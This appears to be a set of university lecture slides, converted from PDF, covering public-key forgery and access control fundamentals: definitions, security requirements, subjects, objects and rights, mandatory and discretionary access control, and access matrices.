


# Public Key Limitation and Solution

- Vulnerable to forgery
  - Because  $e_B$  known to anyone, Bob has no assurance that Alice sent message
- Simple fix uses Alice's private key
  - $k_s$  is desired session key



# Learning Bob's Public Key





# **Read Computer Security: Principle and Practices Chapter 4**

# Access Control Definitions 1/2

NISTIR 7298 defines access control as:

“the process of granting or denying specific requests to: (1) obtain and use information and related information processing services; and (2) enter specific physical facilities”

# Access Control Definitions 2/2

RFC 4949 defines access control as:

“a process by which use of system resources is regulated according to a security policy and is permitted only by authorized entities (users, programs, processes, or other systems) according to that policy”

## **Basic Security Requirements**

- 1** Limit information system access to authorized users, processes acting on behalf of authorized users, or devices (including other information systems).
- 2** Limit information system access to the types of transactions and functions that authorized users are permitted to execute.

## **Derived Security Requirements**

- 3** Control the flow of CUI in accordance with approved authorizations.
- 4** Separate the duties of individuals to reduce the risk of malevolent activity without collusion.
- 5** Employ the principle of least privilege, including for specific security functions and privileged accounts.
- 6** Use non-privileged accounts or roles when accessing nonsecurity functions.
- 7** Prevent non-privileged users from executing privileged functions and audit the execution of such functions.
- 8** Limit unsuccessful logon attempts.
- 9** Provide privacy and security notices consistent with applicable CUI rules.
- 10** Use session lock with pattern-hiding displays to prevent access and viewing of data after period of inactivity.
- 11** Terminate (automatically) a user session after a defined condition.
- 12** Monitor and control remote access sessions.
- 13** Employ cryptographic mechanisms to protect the confidentiality of remote access sessions.
- 14** Route remote access via managed access control points.
- 15** Authorize remote execution of privileged commands and remote access to security-relevant information.
- 16** Authorize wireless access prior to allowing such connections.
- 17** Protect wireless access using authentication and encryption.
- 18** Control connection of mobile devices.
- 19** Encrypt CUI on mobile devices.
- 20** Verify and control/limit connections to and use of external information systems.
- 21** Limit use of organizational portable storage devices on external information systems.
- 22** Control CUI posted or processed on publicly accessible information systems.

CUI = controlled unclassified information

# Access Control Principles


- In a broad sense, all of computer security is concerned with access control
- RFC 4949 defines computer security as:

“measures that implement and assure security services in a computer system, particularly those that assure access control service”

# Authorization & Access Control

who is trying to access a protected resource?

## Authentication



who should be allowed to access which protected resources?

who should be allowed to change the access?

how does the system enforce the specified authorization?

# Access Control Requirements

- reliable input
- support for fine and coarse specifications
- least privilege
- separation of duty
- open and closed policies
- policy combinations and conflict resolution
- administrative policies
- dual control

# Subjects, Objects, and Access Rights

## Subject

An entity capable of accessing objects

Three classes

- Owner
- Group
- World

## Object

A resource to which access is controlled

Entity used to contain and/or receive information

## Access right

Describes the way in which a subject may access an object

Could include:

- Read
- Write
- Execute
- Delete
- Create
- Search




Figure 4.1 Relationship Among Access Control and Other Security Functions

Source: Based on [SAND94].

# Mandatory Access Control

- Access control not at the discretion of object owners
- Enforced at the system level by a set of necessary conditions that cannot be bypassed by owner discretion
- Example:
  - Government/Military Classification Levels
    - Top Secret, Secret, Classified,
  - Changing the access control rules are not at the discretion of the document owner.
  - BLP is Mandatory Access Control


# Discretionary Access Control (DAC)

- Scheme in which an entity may be granted access rights that permit the entity, by its own violation, to enable another entity to access some resource
- Often provided using an access matrix
  - One dimension consists of identified subjects that may attempt data access to the resources
  - The other dimension lists the objects that may be accessed
- Each entry in the matrix indicates the access rights of a particular subject for a particular object


		OBJECTS			
		File 1	File 2	File 3	File 4
SUBJECTS	User A	Own Read Write		Own Read Write	
	User B	Read	Own Read Write	Write	Read
	User C	Read Write	Read		Own Read Write

(a) Access matrix

**Figure 4.2 Example of Access Control Structures**



(b) Access control lists for files of part (a)



(c) Capability lists for files of part (a)


**Figure 4.2 Example of Access Control Structures**

## OBJECTS

subjects			files		processes		disk drives			
	S <sub>1</sub>	S <sub>2</sub>	S <sub>3</sub>	F <sub>1</sub>	F <sub>2</sub>	P <sub>1</sub>	P <sub>2</sub>	D <sub>1</sub>	D <sub>2</sub>	
SUBJECTS	S <sub>1</sub>	control	owner	owner control	read *	read owner	wakeup	wakeup	seek	owner
	S <sub>2</sub>		control		write *	execute			owner	seek *
	S <sub>3</sub>			control		write	stop			

\* - copy flag set

**Figure 4.3 Extended Access Control Matrix**



**Figure 4.4 An Organization of the Access Control Function**

**Table  
4.3**

